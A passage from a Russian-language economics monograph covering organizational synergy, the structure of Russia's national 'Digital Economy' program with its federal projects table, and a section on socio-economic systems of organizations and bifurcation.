Из сказанного выше следует, что заранее спроектировать условия достижения синергии достаточно трудно. Также трудно оценить возможное увеличение общего потенциала организации. Измерение синергетического эффекта пока не производится. Однако проводятся накопление статистических данных о ее влиянии, формируются простейшие модели условий ее достижения.

Автор обращает внимание на метод «эвристического прогнозирования», который основан на обсуждении прогнозных решений высококвалифицированными специалистами в узких областях техники, технологии, производства. Каждый специалист, опираясь на свою

компетентность, оценивает предлагаемое решение, а возможно и совершенствует его. В результате глубокого профессионального анализа каждой стороны вариантов решений выявляется лучшее, а возможно и формулируется в ходе обсуждения совершенно новое. Этот метод является плодотворным в случае отсутствия алгоритмического подхода к выработке наилучшего решения.

Одна из основных задач управления организацией всех уровней состоит в том, чтобы создать условия для формирования полной гармонии.

Таким образом, действие закона направлено на параметр эффективности функционирования ядра организации. Поэтому орган управления организацией (аппарат управления) должен создать механизм использования действия закона. Посредством действия этого механизма они должны максимально полно выявить возможности возникновения отрицательного синергетического эффекта, для того чтобы не допустить его реализацию в практической деятельности. Выявить возможный синергетический эффект (как положительный, так и отрицательный) и количественно выразить его в единицах очень трудно, и в настоящее время научной методики выявления и измерения синергетического эффекта не существует. Синергетический эффект, его наличие, проявляется в характере динамики многих показателей. Например, если имеет место постоянный рост рентабельности, постоянное выполнение бизнес-плана, рост заинтересованности работников повышать свою квалификацию, устойчивые связи организации с внешним миром, если существует нормальный психологический климат в коллективе и есть основание утверждать, что данная организация сумела выявить и организовать положительный синергетический эффект.

Проблема состоит в том, как определить долю синергетического эффекта в положительной динамике этих показателей, так как в этой динамике участвуют не только синергетические факторы, но и другие.

Для того чтобы создать эффективный механизм использования закона синергии необходимо, прежде всего, знать, что такой закон существует. При

этом действие закона должны знать не только управленцы, но и все работники организации, в этом случае можно достичь максимальных результатов.

Каждая организация – это коллектив работников, но это только один элемент организации как системы, организация содержит много других структурных элементов, таких как научный, технический, инвестиционный, маркетинговый и другие. Так как многое зависит от кадрового ресурса организации, микроклимата в коллективе, имиджевой и антикоррупционной составляющей, то сегодня учредители, исключая эти риски, направляют целевые средства для автоматизации процессов, применения цифровых IT-технологий, бесконтактных системах принятия решений, подключения к управлению искусственного интеллекта. Такого типа организации технологичны и управляемы отлаженной суммой свойств и сопоставимостью элементов (потенциалов) системы. Они отлажены для получения положительного синергетического эффекта.

Однако, лучше, если организации выходят на рынок, изначально имея конкурентные преимущества. И тут мы приходим к главному, синергетический эффект должен быть запрограммирован в ядре организации, в социально-экономической системе организации, представляющую собой цифровой мультиплатформенный сервис, взаимно учитывающий все внешние изменения среды, и внутренние изменения организации (бифуркацию). Цифровая модель социально-экономической системы организации по своему целевому предназначению настроена на конкурентные преимущества за счет максимального учёта данных (БД) и быстрой реакции на изменения внешней среды. Именно внутренние изменения организации (бифуркация) будет главным драйвером синергии и достижения экономического роста.

Библиографический список

1. Хакен Г. Синергетика. —М.: Мир, 1980. — 406 с.
2. Розенберг, Д.М. Бизнес и менеджмент. Терминологический словарь / Д.М. Розенберг. - М.: Инфра - М, 1997. – 463с.
3. В современном экономическом словаре. -5 изд., Райсберг Б.А., Лозовский

- Л.Ш., Стародубцева Е.Б., перераб. И доп. – М.: ИНФАМ,2006. -495с.
4. Аакер Д.А. Стратегическое рыночное управление. СПб.: Питер, 2002.
 5. Богданов А.А. Тектология: (Всеобщая организационная наука). В 2-х кн.: Кн. 1-2. Издательство: М.: Экономика Год: 1989.304с. + 351с.
 6. Мезоэкономика : Учебное пособие / [И. К. Ларионов, и др.](#), [Моск. гос. социальный ун-т](#) . – М.: Дашков и К, 2001. – 444 с.
 7. Генкин Б. М. Экономика и социология труда: учеб. для вузов /. Б. М. Генкин. — 7-е изд., доп. — М.: Норма, 2007.
 8. Фатхутдинов Р. А. Управленческие решения: Учебник. 4-е изд., перераб. и доп. - м.: инфра - м. 2012.

Кузовлева И.Ю.

§1.3. Тенденции развития цифровой экономики в России.

В настоящее время жители развитых стран широко используют информационные технологии и компьютеры, что влечет за собой значительное облегчение жизни. Появление глобальной сети и невысокая стоимость доступа в Интернет стали настоящей информационной (цифровой) революцией, которая изменила нашу жизнь в целом, и экономику в частности. В данной статье рассматривается понятие цифровой экономики, а также перспективы и тенденции ее развития в России.

Ключевые слова: цифровая экономика, направления национальной программы, ИТ-инфраструктура.

Kuzovleva I. Yu.

§1.3. Trends in the development of the digital economy in Russia.

Currently, residents of developed countries make extensive use of information technology and computers, which entails a significant relief of life. The emergence of a global network and the low cost of Internet access have become a real informational (digital) revolution that has changed our life in general, and the economy in particular. This article discusses the concept of the digital economy, as well as the prospects and trends of its development in Russia.

Keywords: digital economy, national program directions, IT infrastructure.

Летом 2018г. российское правительство утвердило систему реализации программы цифровой экономики в стране, целью которой является формирование полноценной цифровой среды. По мнению властей, именно «цифровизация» экономики позволит России решить вопрос глобальной конкурентоспособности и национальной безопасности.

В программе «Стратегии развития информационного общества РФ на 2017-2030 годы» принятой в России так определена цифровая экономика: «Цифровая экономика – это хозяйственная деятельность, в которой ключевым фактором производства являются данные в цифровом виде, обработка больших объемов и использование результатов анализа которых по сравнению с

традиционными формами хозяйствования позволяют существенно повысить эффективность различных видов производства, технологий, оборудования, хранения, продажи, доставки товаров и услуг».

Цифровая экономика, а именно возникновение новых возможностей, безусловно, позитивным образом отражается на жизни человека. Благодаря развитию цифровых технологий, потребитель может быстрее получать необходимые ему услуги, экономить, покупая продукты в интернет-магазинах по более низким ценам. Так, электронная версия книги обойдется в разы дешевле, чем ее печатный аналог, на оптовой закупке в интернете, договорившись с другими потребителями, вы сэкономите больше, чем делая покупки в оффлайн-торговых точках. В конце концов, потребитель даже может начать свое дело онлайн, стать предпринимателем, не выходя из дома.

В 2016 г. Всемирный банк опубликовал доклад «Цифровые дивиденды» о состоянии цифровой экономики и преимуществах ее развития:

- увеличение производительности труда;
- конкурентоспособность компаний;
- снижение издержек производства, использующих цифровизацию;
- более полное удовлетворение потребностей людей.

Внедрение в жизнь «цифры» и электронной коммерции тем не менее несет для человечества и ряд минусов, среди которых:

- киберугрозы, связанные с проблемой защиты персональных данных;
- «цифровое рабство», (использование личных данных человека для управления и манипуляции его поведением);
- увеличение безработицы на рынке труда, за счет риска исчезновения некоторых профессий и даже отраслей;
- возникновение «цифрового разрыва» (дисбаланс цифрового образования, условий доступа к цифровым услугам и продуктам).

Согласно данным [исследования](#) Digital Evolution Index 2017, проведенного компанией Mastercard совместно со Школой права и дипломатии

им. Флетчера при университете Тафтса, «цифровыми» странами-лидерами на сегодняшний день являются Норвегия, Швеция и Швейцария. Ведущую десятку стран составляют: США, Великобритания, Дания, Финляндия, Сингапур, Южная Корея и Гонконг. Россия занимает 39-е место (наша страна демонстрирует устойчивые темпы роста цифрового развития), соседствуя с Китаем, Индией, Малайзией и Филиппинами.

Доля цифровой экономики в ВВП развитых стран с 2010 по 2016 год выросла с 4,3% до 5,5%, а в ВВП развивающихся стран – с 3,6% до 4,9%. В странах «большой двадцатки» этот показатель вырос за пять лет с 4,1% до 5,3%. Мировым лидером по доле цифровой экономики в ВВП является Великобритания – 12,4%.

Согласно майскому указу президента РФ Владимира Путина (указ № 204 от 7 мая 2018 г. «О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 г.»), правительству страны, совместно с органами власти субъектов РФ, поручено разработать и представить до 1 октября 2018 г. для рассмотрения национальные программы (нацпроекты) по 12 направлениям, в числе которых и «Цифровая экономика». Программа получит более мощное финансирование. По словам министра финансов России [Антон Силуанов](#) на финансирование нацпроекта "Цифровая экономика" в ближайшие 3 года направят 415 млрд. рублей, а в течение 6 лет — почти 1 трлн.¹

Министр цифрового развития, связи и массовых коммуникаций Константин Носков провел в июне 2018г. совещание, на котором обсуждались, в частности, методические подходы к разработке направлений национальной программы «Цифровая экономика Российской Федерации», а также обновленная структура программы «Цифровая экономика».²

¹ Указ Президента РФ от 07.12.2018 N 204 «О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 г.», // Консультант Плюс. [Электронный ресурс URL: <http://www.consultant.ru>] (дата обращения 07.10.2018)

² Цифровая Россия: новая реальность. 19 июля 2017 г. McKinsey Global Institute [Электронный адрес URL:<http://www.tadviser.ru>]

По словам Константина Носкова, обновленное министерство будет строить цифровую экономику только через взаимодействие государства и бизнеса. При этом по таким направлениям, как образование и здравоохранение, ведущую роль будет играть государство, а в торговле, логистике и производстве — бизнес.

На совещании были определены принципы разработки национальной программы:

- Формирование рабочих групп при федеральных органах исполнительной власти (ФОИВ), с участием представителей бизнес-сообщества, проектного офиса и АНО «Цифровая экономика»
- Определение целей, целевых показателей, задач, ожидаемых результатов, контрольных точек и мероприятий федеральных проектов.
- Определение потребностей в бюджетном финансировании и подготовка ФЭО для бюджетных заявок по ключевым мероприятиям 2018-2019 гг.
- Планы мероприятий федеральных проектов содержат все задачи отраслевой цифровизации.

Представленная на совещании структура национальной программы основывается на задачах из [указа президента РФ](#) от 7 мая 2018 №204. Каждой из задач сопоставляется федеральный проект (или ряд проектов), определяется ответственное по этому направлению ведомство и соисполнители (таблица 1).

Таблица 1.

Структура национальной программы "Цифровая экономика"

Задачи указа №204	Федеральные проекты национальной программы	Ответственные ФОИВ и организации
1	2	3
Создание системы правового регулирования цифровой экономики, основанного на гибком подходе в каждой сфере, а также внедрение гражданского оборота на базе цифровых	«Нормативное регулирование цифровой среды»	Министерство цифрового развития, связи и массовых коммуникаций Минэкономразвития, Фонд «Сколково», АНО «Цифровая экономика»

1	2	3
технологий		
Создание глобальной конкурентоспособной инфраструктуры передачи, обработки и хранения данных преимущественно на основе отечественных разработок	«Информационная инфраструктура»	Министерство цифрового развития, связи и массовых коммуникаций ПАО «Ростелеком», АНО «Цифровая экономика»
Обеспечение подготовки высококвалифицированных кадров для цифровой экономики	«Кадры и образование»	Минэкономразвития Министерство цифрового развития, связи и массовых коммуникаций, Министерство высшего образования и науки, Минтруд, Министерство просвещения, АНО «АСИ», АНО «Цифровая экономика»
Обеспечение информационной безопасности на основе отечественных разработок при передаче, обработке и хранении данных, гарантирующей защиту интересов личности, бизнеса и государства	«Информационная безопасность»	Министерство цифрового развития, связи и массовых коммуникаций ФСБ, ФСО, ФСТЭК, ПАО «Сбербанк», АНО «ЦКИКТ», АНО «Цифровая экономика»
Создание сквозных цифровых технологий преимущественно на основе отечественных разработок	«Цифровые технологии»	Министерство цифрового развития, связи и массовых коммуникаций Министерство высшего образования и науки, ГК «Росатом», ГК «Ростех», АНО «Цифровая экономика»
Внедрение цифровых технологий и платформенных решений в сферах государственного управления и оказания государственных услуг, в том числе в интересах населения и субъектов малого и среднего предпринимательства,	«Цифровое государство»	Министерство цифрового развития, связи и массовых коммуникаций Минэкономразвития, АНО «Цифровая экономика»

1	2	3
включая индивидуальных предпринимателей		
Преобразование приоритетных отраслей экономики и социальной сферы, включая здравоохранение, образование, промышленность, сельское хозяйство, строительство, городское хозяйство, транспортную и энергетическую инфраструктуру, финансовые услуги, посредством внедрения цифровых технологий и платформенных решений	«Цифровое здравоохранение»	Минздрав Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровое образование»	Министерство просвещения Министерство высшего образования и науки, Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровая промышленность»	Минпромторг Министерство цифрового развития, связи и массовых коммуникаций Российской Федерации, АНО «Цифровая экономика»
	«Цифровое сельское хозяйство»	Минсельхоз Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровое строительство»	Минстрой Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровой город»	Минстрой Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровой транспорт и логистика»	Минтранс Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
	«Цифровая энергетика»	Минэнерго Министерство цифрового развития, связи и массовых коммуникаций, АНО

1	2	3
		«Цифровая экономика»
	«Цифровые финансы»	Минфин Министерство цифрового развития, связи и массовых коммуникаций, АНО «Цифровая экономика»
Создание комплексной системы финансирования проектов по разработке и (или) внедрению цифровых технологий и платформенных решений, включающей в себя венчурное финансирование и иные институты развития	«Цифровые проекты»	Министерство цифрового развития, связи и массовых коммуникаций Минэкономразвития, Минфин, АНО «Цифровая экономика»
Разработка и внедрение национального механизма осуществления согласованной политики государств-членов ЕАЭС при реализации планов в области развития цифровой экономики	«Цифровой ЕАЭС»	Министерство цифрового развития, связи и массовых коммуникаций Минэкономразвития, МИД, АНО «Цифровая экономика»

Существующая программа состоит из пяти направлений: нормативное регулирование, кибербезопасность, образование и кадры, формирование исследовательских компетенций и технологических заделов, а также информационная инфраструктура.

По каждому из направлений определены ответственные органы федеральной власти и бизнеса. Ведомство экономического развития в сотрудничестве с представителями бизнеса сосредоточило усилия на формировании единой цифровой среды доверия в плане единых способов идентификации, поддержки компаний (налоговые льготы, введение института бизнес-ангелов), развития юридически значимого электронного документооборота, работы с большими данными (кто и каким образом может их использовать для решения своих задач), решения вопросов, связанных

с цифровыми финансовыми активами (криптовалюты и краудфандинг).

Огромный объем работ по созданию ИТ-инфраструктуры цифровой экономики ложится на «Ростелеком». Эта инфраструктура должна охватывать как федеральный, так и региональный уровни. В условиях естественности перехода к цифровой экономике пять лет назад компания Yandex ориентировалась на работу только в Интернете без выхода в физический мир. Сегодня это совсем не так: ее навигационные решения широко используются на транспорте, а сервис «Яндекс.Такси» стал вторым по масштабу бизнесом компании.

За последний год проделана большая работа по созданию отраслевых платформ, причем самой продвинутой в этом отношении, как ни странно, является сельское хозяйство. Принятие закона о критической информационной инфраструктуре стимулировало развитие проектов в области кибербезопасности.

Не секрет, что Москва является лидером по цифровизации госуправления и бизнеса. Но большая проблема в стране сейчас это дефицит кадров. Необходимость обучения людей отмечается в 1 млн. специалистов по всей стране, Москве недостает 300 тыс. ИТ-специалистов. К подготовке специалистов нужно более широко привлекать бизнес, поскольку учебные заведения не успевают за стремительным развитием технологий. Возможно нужно отказаться от ИТ-магистратуры в нынешней двухступенчатой модели, принимая выпускников бакалавриата в компании и доучивая их там, как это уже сегодня делает «Ростелеком».

Происходящее сегодня слияние онлайн- и офлайн- сфер подтверждает перспективы цифровой экономики. Это стало возможным благодаря нескольким фундаментальным факторам – всеобщей подключенности, стремительному распространению сенсорных устройств и большим базам данных.

Помимо людей, интернетом сегодня «пользуются» около 10 млрд машин и механизмов – устройств, датчиков и приборов, а к 2020 году прогнозируется

двукратное увеличение этого числа. 99% мировых данных уже оцифровано и более 50% имеет IP-адрес. В дальнейшем объем данных будет удваиваться каждые два года (прогноз VCG).

Благодаря входу во всемирную сеть и обмену данными происходит более эффективное использование ресурсов, совместное пользование инфраструктурой и более полноценная загрузка производственных мощностей.

Цифровая экономика положительно влияет на нашу жизнь, давая множество возможностей рядовому пользователю, и тем самым расширяя возможности самого рынка.

Все эти явления принципиальным образом меняют устройство глобальной экономической системы – возможности потребителей, структуру отраслей, роль государств.

Библиографический список

1. Указ Президента РФ от 07.12.2018 N 204 «О национальных целях и стратегических задачах развития Российской Федерации на период до 2024 г.», // Консультант Плюс. [Электронный ресурс URL: <http://www.consultant.ru>] (дата обращения 07.10.2018)
2. Развитие цифровой экономики в России. Доклад Всемирного банка 20 декабря 2016г. [Электронный адрес URL: <http://gosbook.ru>] (дата обращения 02.10.2018)
3. Цифровая Россия: новая реальность. 19 июля 2017 г. McKinsey Global Institute [Электронный адрес URL:<http://www.tadviser.ru>]

Логинова О.А.

§1.4. Социально-экономические системы организации: классические определения и этапы развития.

Современные финансово-экономические кризисы необходимо рассматривать с позиций нелинейной динамики. Анализируются причины кризисной трансформации трех основных подсистем: технологической, социальной и экономической. Препные индустриальная, а следом постиндустриальная модели экономического развития были нацелены на потребление, а, следовательно, не восприимчивы к инновациям.

Необходима модель экономики созидания, которая должна быть обращена к человеку, нацелена на удовлетворение его нужд. Она характеризуется такими признаками, как культура потребления; усиление роли социально-психологических методов в управлении; гармонию коллективных и личных интересов. В то же время эта модель должна быть конкурентоспособной на рынке, устойчивой к выживанию в условиях возмущенной внешней среды и иметь экономический рост. Автор обращает внимание на организацию, как первичное звено экономической системы государства, и конкретно, на социально-экономическую систему организации. Она является ядром организации, бифуркация которой даст синергетический эффект и рост экономических показателей.

Ключевые слова: Организация, бифуркация, социально-экономическая система организации, экономический кризис, внешняя среда.

Loginova O.A.

§1.4. Socio-economic systems of organization: classical definitions and stages of development.

Modern financial and economic crises need to be considered from the standpoint of non-linear dynamics. The reasons for the crisis transformation of the three main subsystems are analyzed: technological, social and economic. The former industrial, and then post-industrial models of economic development were aimed at consumption, and, therefore, are not susceptible to innovation.

We need a model of the economy of creation, which should be addressed to the person, aimed at meeting his needs. It is characterized by features such as a culture of consumption; strengthening the role of socio-psychological methods in management; harmony of collective and personal interests. At the same time, this model must be competitive in the market, resilient to survival in a disturbed external environment, and have economic growth. The author draws attention to the organization, as the primary link in the economic system of the state, and specifically, on the socio-economic system of the organization. It is the core of the organization, the bifurcation of which will give a synergistic effect and the growth of economic indicators.

Keywords: Organization, bifurcation, socio-economic system of organization, economic crisis, external environment.

Социально-экономическая система — это совокупность ресурсов экономических субъектов, образующих единое целое, взаимосвязанных и взаимодействующих между собой в сфере производства, распределения, обмена и потребления товаров и услуг, востребованных во внешней среде.

К социально-экономическим системам (далее – СЭС) относятся предприятия и организации, и рассматривая СЭС в контексте настоящего исследования, автор использует допущение, что все признаки присущие этим системам одновременно присущи и организациям. А это значит, что термин «социально-экономические системы организации» в данном исследовании применим. Одним из признаков СЭС тот, когда она (как и организация) реагирует на внешние возмущения и стремится вернуться в состояние равновесия. Равновесные системы организации и есть предмет исследований. Если под воздействием внешних сил система далеко уходит от равновесного состояния, то она может стать неустойчивой и не вернуться в равновесное состояние. Граничное состояние системы, когда появляются признаки неопределённости, в первую очередь так называемая «Точка бифуркации», которая означает, что система переходит в новое качество.

Социально-экономическая система существует во времени и пространстве, а также по отношению к другим СЭС старшего порядка или

подобного ей. А значит СЭС имеет свою историю развития во всех известных учёным общественно-экономическим формациям, в том числе по географическим, национальным (этническим) признакам.

Свойства социально-экономической системы:

1. **Целостность**, или взаимозависимость компонентов из которых состоит система, когда все элементы системы являются частью общего, общих идей, общих целей и задач, при изменении одного из компонентов, меняется вся система.

2. **Иерархичность**, это когда система может быть рассмотрена как элемент более высокого порядка, СЭС организации является одним из компонентов СЭС экономики региона, а она, в свою очередь, компонент экономики России, последняя рассматривается как компонент СЭС мировой экономики.

3. **Интегративность** предполагает, что система обладает свойствами, отсутствующими у ее компонентов, но присущими ей благодаря им.

4. **Сложность**, присущая системе за счет большого количества образных связей в процессе планирования и управления.

5. **Инерционность**, что предопределяет развитие системы организации.

6. **Надежность**, характеризующая систему в силу факта непрерывного функционирования, так как даже разрешаясь система через какое-то время возрождается за счет приобретения её компонентами новых качеств, в целом дающими системе возможность преодоления вызовов внешней среды.

7. **Способность к самооценке**, в первую очередь оценивать эффективность управления через показатели доходности.

Основными свойствами можно считать первые три: целостность, иерархичность и интегративность, - остальные являются дополнительными или сопутствующими.

К социально-экономическим системам мы можем отнести организацию (предприятие), но можно с уверенностью утверждать и обратное, социально-экономическая система есть часть организации, и как следствие мы можем

ввести в научный оборот понятие социально-экономическая система организации и исследовать её как организованную структуру, интегрированную в организацию. Ей (СЭС организации) присущи три основные состояния: функционирование, развитие и бифуркация (разрушение и созидание).

Функционирование — это нормальное (равновесное) состояние системы, как показатель целостности системы при наличии и других присущих ей свойств (иерархичность и интегративность), при котором происходит поддержание жизнедеятельности организации.

Развитие — это приобретение нового качества системы при естественном (под влиянием внешней среды) или направленном (как результат управленческих решений) изменения свойств как минимум одного из её компонентов.

Бифуркация – это разрушение системы, как элемент созидания. Под воздействием внешней среды и/или под влиянием внутренних факторов система внутренних связей между компонентами системы разрушается (нарушается целостность системы) для того, чтобы компоненты приобрели новые свойства, восстановили целостность системы. В результате система получит новые свойства, которые могут противостоять возмущению среды, и это есть элемент созидания.

Экономика никогда не находится в состоянии покоя. Процветание не редко сменяется крахом. В конце концов, достигается нижняя точка невозврата, и опять начинается созидание, но уже на более высоком витке спирали прогресса.

Кризис социально-экономической системы организации – это итог внутренних противоречий под влиянием внешней среды, как правило, это кризис управления и переход на новый виток развития, сопровождающийся принципиальными изменениями в системе управления экономическими процессами с учетом социальных изменений внешней среды. Социальная активность среды как стимулирует организацию к развитию, так и при потере внутреннего равновесия вступает с ней в противоречие. Кризис социально-

экономических систем содержится в самом определении систем: социальном и экономическом, справедливости и свободе, от равновесия этих несопоставимых понятий зависит развития самой организации.

Наиболее значимым свойством социально-экономических систем организации можно назвать *эмерджентность* — когда элементы системы не обладают свойством системы, а система суммарно обладает свойствами входящих в неё элементов и способна достичь синергетического эффекта развития. В то же время целостность – основное свойство социально-экономической системы - не является суммой элементов из которых состоит система. Но так как элементы в составе системы могут приобретать новые свойства, то по Богданову, можно влиять на «слабое звено» и не только сохранить систему от разрушения, но и добиться синергетического эффекта.

В данном случае часто «слабое звено» - люди, т.н. производительные силы, социальный элемент системы, а так как экономика – это в первую очередь психология, то создание в системе благоприятного климата, а это решение социальных проблем, которые волнуют людей, в конечном счете скажется на равновесии системы в целом и прогнозировании экономического роста.

В качестве примера, сегодня, в период развития цифровой экономики, мировых гигантов, таких как Мишлен и Боинг, достаточно широко представленных в России, волнует решение социальных вопросов в первом случае водителей, во втором – пилотов. Их фонды вкладывают инвестиции в развитие социальных сервисов, направленных на управление личными финансами, ипотечные программы, развитие онлайн-торговли, в медицинские программы и др. И причина в том, что без пилотов Боинги не летают, а пилоты уезжают в Китай, где заработная плата в три-пять раз выше, чем в компании Аэрофлот. А компании Боинг нужно продавать самолёты и техническое обслуживание, покупать будут только те авиакомпании, которые имеют подготовленный лётный состав. Не Аэрофлот, а Боинг уже заботят проблемы российских пилотов. Похожая ситуация и с шинами Мишлен, рынок

автомобильных перевозок испытывает стагнацию, не по оснащению подвижным составом, автомобили сегодня можно приобрести самые надёжные и в лизинг, и в кредит, и в рассрочку, проблема в людях. Во-первых, это демографические проблемы, во-вторых, водители оторваны от семьи, частые рейсы не позволяют им решать насущные проблемы семьи (жилищный вопрос, управление финансами без посещения банков, медицинское обслуживание), что приводит к дефициту кадров. Решение социальных вопросов людей, работающих в отрасли, это то «слабое звено», которое может влиять на экономический рост крупных корпораций и малых предприятий.¹

Современные социально-экономические кризисы можно рассматривать как бифуркацию нелинейной динамической системы [1], которая может не признаваться социально-экономическими системами, но от этих кризисов меньше не станет, уже более 10 лет мировая экономика не может расти темпами индустриальной экономики прошлого. Налицо кризис трех основных подсистем (элементов системы): технологической, социальной и экономической. Прежние индустриальная, а следом постиндустриальная модели экономического развития были нацелены на потребление, а, следовательно, не восприимчивы к инновациям. Как отмечает С. Глазьев в работе [6], «...становится очевидным, что в этой системе управления реализовать призыв к модернизации, к переходу на инновационный путь развития, который исходит от руководства страны, невозможно. Ломать, не строить. Для перехода на инновационный путь развития необходима четкая постановка цели и выбор приоритетов».

Современная СЭС организации обладает признаками системности, присущей только ей одной:

Среди множества факторов, влияющих на деятельность организации, можно выделить следующие:

1. экономическую среду (состояния рынка, наличие конкурентов);
2. наличие квалифицированной рабочей силы;

¹ Лapidус Л.В. Цифровая экономика: управление электронным бизнесом и электронной коммерцией: учебник / Л.В. Лapidус. – М.: ИНФРА-М, 2018.

3. состояние собственных финансов организаций и финансового рынка в целом;

4. инвестиционный климат (инвестиционная привлекательность региона, государства).

Первый развернутый анализ экономики как системы был дан основоположником классической школы политэкономии Адамом Смитом в его главном научном труде "Исследование о природе и причинах богатства народов", опубликованном в 1776 году.

В своем описании системы рыночной экономики Адам Смит доказал, что именно «стремление предпринимателя к достижению своих частных интересов является главной движущей силой экономического развития, увеличивая в конечном итоге благосостояние как его самого, так и общества в целом».

Но главным из условий, что государство гарантировало основные экономические свободы: свободу выбора, свободу конкуренции и свободу торговли.

Новая модель – это модель приоритета созидания над потреблением, которая основана на социально-психологические методы в управлении и учета личных интересов участников. Это стало возможным с появлением цифровых сервисов, когда услуга стала превалировать над потреблением. Созидание предполагает не командно-административные методы руководства, а горизонтально-интегрированные системы, когда работник, он же и участник процесса. «Слабое звено» социально-экономических систем организации, как основу мировой системы хозяйствования, по линии социальной соблюдает консенсус личных и коллективных (корпоративных) интересов, а по линии технологической уже сравнимо с цифровой революцией. API-экономика или цифровая экономика представляет собой платформенные сервисы различных бизнес-моделей, направленные на удовлетворение всех потребностей человека в онлайн и оффлайн. Это все виды услуг, умные дома и интернет-магазины. На этом фоне наметился экономический рост мировой экономики и рост высокотехнологичных компаний, которые появились уже в период кризиса и выбрали курс на технологическую и социальную революцию. В России растёт

число таких нелинейных компаний, которые имеют конкурентные преимущества на рынке услуг и потребления не благодаря помощи государства, а вопреки создаваемым проблемам. РВК (фонд фондов), Агентство стратегических инициатив поддерживает корпоративные акселераторы, зачастую иностранных брендов, которые инвестируют в лучшие цифровые сервисы, которые будут работать во благо их стран. Из банков только банк ВТБ имеет свой акселератор и инвестирует в цифровые программы. Но технологическую революцию не заметить уже нельзя, крупные города России уже покрыли сети коворкингов и инкубаторов, в которых молодые предприниматели реализуют свои идеи в цифровые сервисы и выходят на рынок услуг.

В век бурного развития систем управления функция управления социально-экономическим развитием приобретает все большую значимость. Эта значимость особенно велика в условиях рыночных отношений, ибо без стратегического регулирования со стороны государства бессистемная деятельность хозяйствующих субъектов в лучшем случае способна обеспечить стихийное, несбалансированное, неустойчивое развитие, обеспечение рабочих мест. Государство имеет рычаги воздействия на бизнес и может направить развитие в те жизненно важные сферы, которые придадут экономике региона и государства сбалансированный тренд социально-экономического развития.

Новый импульс в изучении этого явления придал немецкий физик Герман Хакен. Он заявлял «что для многих дисциплин кооперация различных частей одной системы всегда приводит к созданию макроскопических структур или функций, которые впоследствии вызывают изменения, ведущие к самоорганизации».

Управление СЭС организации (как, собственно, и любой другой системой) основано на взаимодействии подсистем: субъекта и объекта управления. При этом не должен нарушаться социальный баланс интересов, как внутренней, так и внешней среды. Вертикальный (или командный) принцип управления имеет краткосрочный эффект, так как не приводит к

самоорганизации. Горизонтальный – напротив, основан на принципах самоорганизации и приводит к долговременному эффекту. Но есть общее, информация, без которой выработка управленческих решений и их исполнение невозможны. Тут вступает в силу ещё один важный фактор – как эту информацию донести до всего комплекса управления. Не через приказ, а через техническое задание и обратную связь.

Не производство, не политика, не экономика являются целью развития общества и условием поддержания его равновесия и развития, а постоянное повышение качества жизни его членов, их благосостояния, социального самочувствия, непрерывное совершенствование образа жизни.

В XXI век изменилась парадигма общественного развития - не экономика определяет вектор развития, а качество жизни граждан. Человеческий капитал государства стал определяющей движущей силой социально-экономического развития государства. Пример, Финляндия, Норвегия, другие скандинавские страны, их ВВП выше, чем у промышленно развитых стран Великобритании, Франции, Германии. Сегодня технологическую революцию делают люди, а не машины, она способна качественно изменить и орудия производства (машины) и производственные отношения, а значит влиять на общественно-экономическую формацию, будущее за социальными государствами, а за экономику отвечает рынок. Как было отмечено выше, государство только направляет рынок (лицензии, пошлины, налоговые преференции и др.), но не управляет им. К сожалению, Российская Федерация сегодня является политизированным и зарегулированным государством, это следствие линейной структуры управления, командно-административных издержек и противовесы, которые уже не работают. Заблокировать Instagram, на котором общаются высокотехнологичные компании и где представлен рынок IT-технологий, при этом выступать за цифровизацию экономики. Metallургические и химические предприятия (сегодня частные предприятия) платят налог 7%, а для высокотехнологичных компаний малого бизнеса (тоже частные компании, использующие современные цифровые сервисы и программы) платят НДС 20%

и другие обязательные сборы и налоги. Лоббистское давление на правительство, на законодателей приводит к тому, что декларируется курс на цифровизацию, а по факту усиливается давление на малый бизнес, основа цифровизации экономики страны. Автором приводились примеры отношения мировых гигантов Боинг и Мицлен в социальные вопросы, так как не будет пилотов, не будет водителей, будут не нужны самолёты и автомобили, а значит их производители (в том числе и комплектующих) будут нести убытки. Пока в России это не поняли, так как под влиянием санкций в финансовый сектор, его следует перестроить, придать вектор инвестиционный и тут проектное финансирование должно заместить выдачу кредитов под залог. И роль государства в этом процессе определяющая, так как банкам нельзя приказывать изменить кредитно-финансовую политику, для этого необходимо создать условия, при которых им это станет выгодно, а это система государственных гарантий. В XX веке наблюдалось перемещение средств производства к производительным силам в те страны, где платить за труд работников было дешевле, это основной принцип индустриальной экономики: экономический рост за счет экономии ресурсов. Только в период кризисов пришло осознание того, что на современном этапе развития драйвером роста является технологическая революция, цифровые платформы, API-экономика. И стал наблюдаться обратный процесс, производства стали возвращать в национальные границы, так как для технологических преобразований необходимы подготовленные кадры, в противном случае прежде успешные компании проиграют в конкурентной борьбе высокотехнологичным компаниям.

Социальная доктрина выделяет главные национальные интересы, соответствующие перспективным целям данной страны и всего человечества; среди них определяется ряд интересов, от удовлетворения которых в первую очередь зависит национальная безопасность данной страны и возможность существования независимого национального государства; определяет те первоочередные ресурсы, которые могут быть использованы для достижения

стратегических социальных целей, сохранения и развития генофонда нации, увеличения продолжительности жизни людей, снижения смертности, повышения рождаемости, словом, для повышения качества жизни своих граждан.

Главным свойством организации будущего будет приспособляемость к внешней среде, это основные вызовы, которые придётся преодолевать, как хамелеон, меняющий свой окрас сообразно окружающей среде. Изменения будут вноситься в исходные данные программы управления. Самоуправляемые команды, формируемые вокруг проблем, станут ключевыми звеньями гибкой организации, и конкуренция компетенций станет основой внутренней конкуренции.

Современные организации не просто становятся гибкими, они превращаются в “виртуальные” системы сетей, в “сумму контрактов” между поставщиками, специалистами, потребителями и обществом в целом.

Организации становятся все более “невидимыми” и “неосязаемыми”, коренным образом меняются структуры управления. Не структуры, а отношения становятся источниками власти.

Все более значимыми становятся способности и уровень квалификации работников, возрастает роль нематериальных активов, снижается роль традиционных материально активов фирмы. Создается новый “социальный контракт”, определяющий взаимные обязательства работников, менеджеров и собственников.

